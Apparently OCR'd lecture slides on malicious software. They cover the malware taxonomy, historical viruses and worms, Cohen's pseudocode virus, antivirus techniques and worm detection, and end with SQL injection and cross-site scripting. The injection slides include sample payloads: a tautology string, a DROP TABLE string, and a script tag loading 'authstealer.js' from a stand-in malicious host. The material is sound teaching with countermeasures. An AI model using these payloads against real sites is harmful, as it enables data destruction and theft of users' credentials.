Malicious software.
Attacks and countermeasures


Malicious programs

- Software threats to computer systems:
  - malicious programs that exploit vulnerabilities in computer systems to launch attacks on security and privacy;
  - continuous development new types of malicious programs and countermeasures;
  - Important features: propagation and self-replication;
  - vulnerabilities in computer systems are almost inevitable due to their immense complexity.

When everything has started

- Probably the first computer virus

  Creeper (BBN, Bob Thomas, 1971) in action



(https://www.sentinelone.com/blog/history-of-cyber-security/)

Creeper vs Reaper

- Creeper was not a real computer virus, but a rather a demonstrator of a mobile and self-replicating program

- *Reaper (*BBN, soon after, Ray Tomlinson*)* was a self-replicating and self-propagating through the network program chasing Creeper to log it out


Creeper vs Reaper

- Creeper was not a real computer virus, but a rather a demonstrator of a mobile and self-replicating program

- *Reaper (*BBN, soon after, Ray Tomlinson*)* was a self-replicating and self-propagating through the network program chasing Creeper to log it out – first antivirus!

Cyber arms race has started..

Taxonomy of malicious programs



Trapdoors/backdoors

- Trap door is a secret entry point into a program that allows someone that is aware of the trapdoor to gain access without going through the usual security access procedures;
- Trap doors may be used legitimately during debugging and testing programs;
- Trap doors become threats when they are used to gain unauthorized access

Ken’s Trapdoor

- Ken Thompson, in his Turing Award Lecture,1984:
- an example of trap door is discussed: modifying a C compiler can make a trap door which is almost impossible to find;

- “Moral is obvious. You can't trust code that you did not totally create yourself”;

Logic Bomb

- The logic bomb is code embedded in some legitimate program that is set to explode when certain conditions are met:
  - Presence or absence of certain files;
  - Particular day of the week or data
  - Particular user running the application
- Once triggered, a bomb may alter or delete data, cause machine halt, etc.
- The case of Tim Lloyd (1996) : more than 10 millions dollars damage.

Trojan Horses

- A Trojan Horse is a useful (or apparently) useful program containing hidden code that, when invoked, performs some unwanted or harmful function.
- Thompson example: a compiler is a Trojan Horse – very difficult to discover.

- Recent Zeus trojan, 2007- …: millions computers are infected

Zombie

- A zombie is a program that secretly takes over another Internet-attached computer and then uses that computer to launch attacks that are difficult to trace to the zombie's creator.
- Zombies may be used in denial-of –service attacks, or sending spam messages.
- Large orchestrated collections of zombies usually referred to as botnets
- Example: BredoLab botnet(2009-2010) > 30 millions of computers infected

Viruses

- A virus is a program that can “infect” other programs by modifying then;
- The modification includes a copy of the virus program, which can then go on to infect other programs;
- A virus attaches itself to another program and executes secretly when the host program is run.

Typical virus phases

- **Dormant phase:** the virus is idle;
- **Propagation phase:** the virus places an identical copy of itself into other programs or into some system areas on the disk ;
- **Triggering phase:** the virus is activated to perform the function for which it was intended;
- **Execution phase:** the function is performed;

Theoretical analysis


- **F. Cohen, 1980s-90s**: theoretical analyses of the viral mechanisms;
- First formal definition of computer viruses;
- **Undecidability theorem**:
  - In general, the problem of detection of viruses is undecidable;
-

Simple Virus (after F.Cohen)

```
        program V :=

{goto main;
        1234567;

            subroutine infect-executable :=
                {loop:
                file := get-random-executable-file;
                if (first-line-of-file = 1234567)
                        then goto loop
                        else prepend V to file; }

            subroutine do-damage :=
                {whatever damage is to be done}

            subroutine trigger-pulled :=
                {return true if some condition holds}

main:       main-program :=
                {infect-executable;
                if trigger-pulled then do-damage;
                goto next;}

next:

}
```

Easy to detect: it increases the size of infected programs.

A compression virus



1. For uninfected file P2 the virus first compress P2 to make P2' which is shorter that original program by the size of the virus.

2. A copy of the virus is attached to the compressed program.

3. Original P1 is uncompressed.

4. P1 is executed.

Types of viruses

- **Parasitic virus**: most common for of virus. It attaches itself to executable files and replicates, when the infected program is executed.
- **Memory-resident virus:** lodges in main memory as part of resident system program. From that point on, the virus infects every program that executes.
- **Boot sector virus:** infect a boot record and spreads when a system is booted from the disk containing the virus.
- **Stealth virus:** a form of virus designed to hide itself from detection
- **Polymorphic virus:** a virus that mutates with every infection, making detection by the “signature” impossible

These types are not mutually exclusive!

Macro viruses and e-mail viruses

- Macro viruses take advantage of a ***macro*** feature found in Word and other office applications;
- A macro is executable program embedded in a word processing document, or other type of file;
- Autoexecuting macro, that is automatically invoked (say,when opening or closing a file) , without explicit user input ,makes it possible to create a macro virus;
- Macro viruses are easily spread. A common method is by electronic mail.

Infamous Melissa virus

- Typical example (from 1999) of macro virus spread via e-mail;
- It makes use of MS Word macro embedded in an attachment;
- If recipient opens the e-mail attachment, the Word macro is activated and
  - The virus sends itself to everyone on the mailing list in the user's e-mail application;
  - The virus does local damage;

Worms

- Network **worm** programs actively use network connections to spread from systems to systems, in many cases without any user participation (known from 1988, Morris worm):
- Typically worms use:
  - Electronic mail facility;
  - Remote execution capability;
  - Remote login capability;
  - 2005: worms propagating via Instant Massengers (MSN messenger, AOL messenger, etc).

Morris Worm

- Computer Worm distributed via Internet (Robert Morris, Nov 1988)
- Not intended to make a harm, just to highlight security flaws
- Damage was caused by excessive replication which made many infected systems unusable
- Est. cost of the damage $100.000-$10.000.000
  - thousands of computers were down for days
  - The Internet were partitioned for a few days while regional networks were cleaned
- United States vs Morris: Robert Morris was tried and convicted, Computer Fraud and Abuse Act

Computer Business Review

- “It is clear that the biggest, most successful, malware threats have been the network worms, which remotely exploit vulnerabilities in software, compromising machines and spreading very quickly.”

From the CBR survey

- **August 2003,** the worm Blaster and its Nachi variant **:**
- caused Air Canada to delay flights while it cleaned its check-in desk computers;
- CSX's 23,000-mile rail network, the third-largest in North America, halted;
- The administrators of The New York Times had to turn off their network while they sorted the issue out.
- In government and military, Edwards Air Force Base in California conceded part of its network to Blaster;
- Overall cost of damages: many millions of dollars.

Malicious software.
Attacks and countermeasures,II

Antivirus Approaches

- **Prevention** : do not allow a virus to get into the system (in general, impossible to achieve);
- **Detection:** once infection has occurred, determine that it has occurred and locate the virus;
- **Identification:** once a virus is detected, identify it;
- **Removal:** once the specific virus has been identified, remove all traces of the virus and restores the infected programs to their original states.

Generations of antivirus software

- **First generation:** simple scanners;
- **Second generation:** heuristic scanners;
- **Third generation:** activity traps;
- **Fourth generation:** full-featured protection;

Simple scanners

- Require a virus signature to identify a virus;
- May detect viruses which have essentially the same structure and bit patterns in *all* copies;
- Signature-based scanners are limited to the detection of known viruses;
- May maintain a record of the length of programs and look for changes in length;

Heuristic scanners

- Rely on heuristic rules to search for *probable* virus infection.
- One may look for fragments of code that are *often* associated with viruses:
  - Encryption loop and a key in polymorphic viruses;
- One may use integrity checking:
  - Simple checksum;
  - Encrypted hash functions.

Activity detection

- Memory-resident programs that identify a virus by its *actions* in run time rather than by its signature or its structure;
- Here, it is not necessary to develop signatures and heuristics for various classes of viruses;
- It is necessary to identify the small set of *indicative* actions.

Fourth-generation antivirus packages

- Packages consisting of a variety of antivirus techniques used together:
  - Scanning;
  - Activity trap;
  - Control capability; etc
- Usually combined with other security defence systems (IDS, firewalls, etc)

Generic decryption and simulation

- Polymorphic viruses use *encryption* to hide malicious code;
- However, to execute such a code it has to be *decrypted*;
- Generic decryption (GD) tools are used to detect (fragments of) viruses at the stage they are decrypted and ready to be executed ;
- CPU simulator is used for this purpose.

Generic decryption and simulation

- GD tools contain the following elements:
  - **CPU simulator:** a software-based virtual computer. Instructions in an executable file are interpreted by the emulator not affecting underlying processor;
  - **Virus signature scanner**: a module that scans the code looking for the signatures of known viruses;
  - **Emulation control module:** controls the execution of the target code switching between simulation and scanning modes.

Behaviour-Blocking software


- Integrates with the operating system of the host computer and monitors program behaviour in real-time for malicious actions;
- Blocks potentially malicious actions before they affect the system;
- Potentially malicious actions may include:
  - Attempts to open, view, delete, modify files;
  - Attempts to format disk drives, etc
  - Modification of system settings (start-up,etc)
  - Initiation of network communication, etc

Monitoring and Detection of Internet Worms

- **Speed** is a crucial aspect here:
  - SQL Slammer worm, appeared in January 2003 and infected more than 90% of vulnerable computers in the internet within 10 minutes;
  - Successful worm attack typically lasts several days infecting hundreds of thousands of computers (*Code Red*, *Nimda*, *Blaster*,..);

- **Aim:** early detection.

Worm monitoring system




The system consists of

- **local scan monitors** for incoming and outgoing traffic;
- **data mixers** gathering information coming from monitors, or other data mixers (located at the lower levels in a tree structure)
- **warning center** accumulating information about the whole network and performing detection

Worm detection

- The whole range of methods developed for Intrusion Detection Systems can be used for worm detection;
- Special role of anomaly detection systems (suitable for detection unknown worms) :
  - **Threshold based:** detection of *bursts* of the network traffic;
  - **Trend based:** detection of *trends* in the network traffic.Based on a fact that at early stages a worm propagates exponentially.

Trend based detection



Picture by Cliff C. Zou, Weibo Gong, Don Towsley, Lixin Gao

Typical picture of the worm propagation: Code Red simulation.

Categories of attacks: Insertion attacks

- On data driven and web-applications:
  - SQL injection
  - Cross Site Scripting (XSS)
  - …

SQL Injection

- An instance of insertion attacks;
- Main target: data-driven applications;
- Mostly used for database backed websites but can be used to attack any type of SQL database;
- Most frequently occur when queries are constructed from user inputs

Simple SQL query

SELECT data FROM table WHERE field = '$INPUT';

where $INPUT is user input

Some simple cases:

- 456' or 'x' = 'x (when substituted in the query, results in the query returning all the data from the table)
- ;DROP TABLE table-- (when substituted in the query, results in the query deleting TABLE table)
- etc (see more examples in CNS, Section 7)

Malformed (or smartly designed) input allows to perform unintended actions

SQL injection countermeasures

- Input type checking/input sanitizing
- Positive pattern matching (only “good” strings are allowed)
- Avoid dynamic SQL use
- A parameterized query (a *prepared statement*) pre-compiling a SQL statement (all is needed for execution is to supply the values for parameters)
- Penetration testing

SQL injection countermeasures

- Input type checking/input sanitizing
- Positive pattern matching (only “good” strings are allowed)
- Avoid dynamic SQL use
- A parameterized query (a *prepared statement*) pre-compiling a SQL statement (all is needed for execution is to supply the values for parameters)
- Penetration testing

Optional session on SQL injection on DeterLab

Cross Site Scripting (XSS)

- Another instance of insertion attacks
- Typical context: html code displays input that comes from the user: e.g. in search system
- If the input includes scripting tags, then the browser can be tricked into executing script provided by the user

- Example:

http://searchsite.org/search**?q=something<script%20src="http://malicioussite.com/authstealer.js"></script>**

- Can be used: stealing user credentials or hijacking web sessions via executing the scripts originated

XSS countermeasures

- Similarly to SQL injection
- Sanitize the input:

  replace symbols that instruct the browser to interpret input as executable instructions by the symbols ignored by browser

- Try XSS vulnerable website:

  http:///www.insecurelabs.org/Task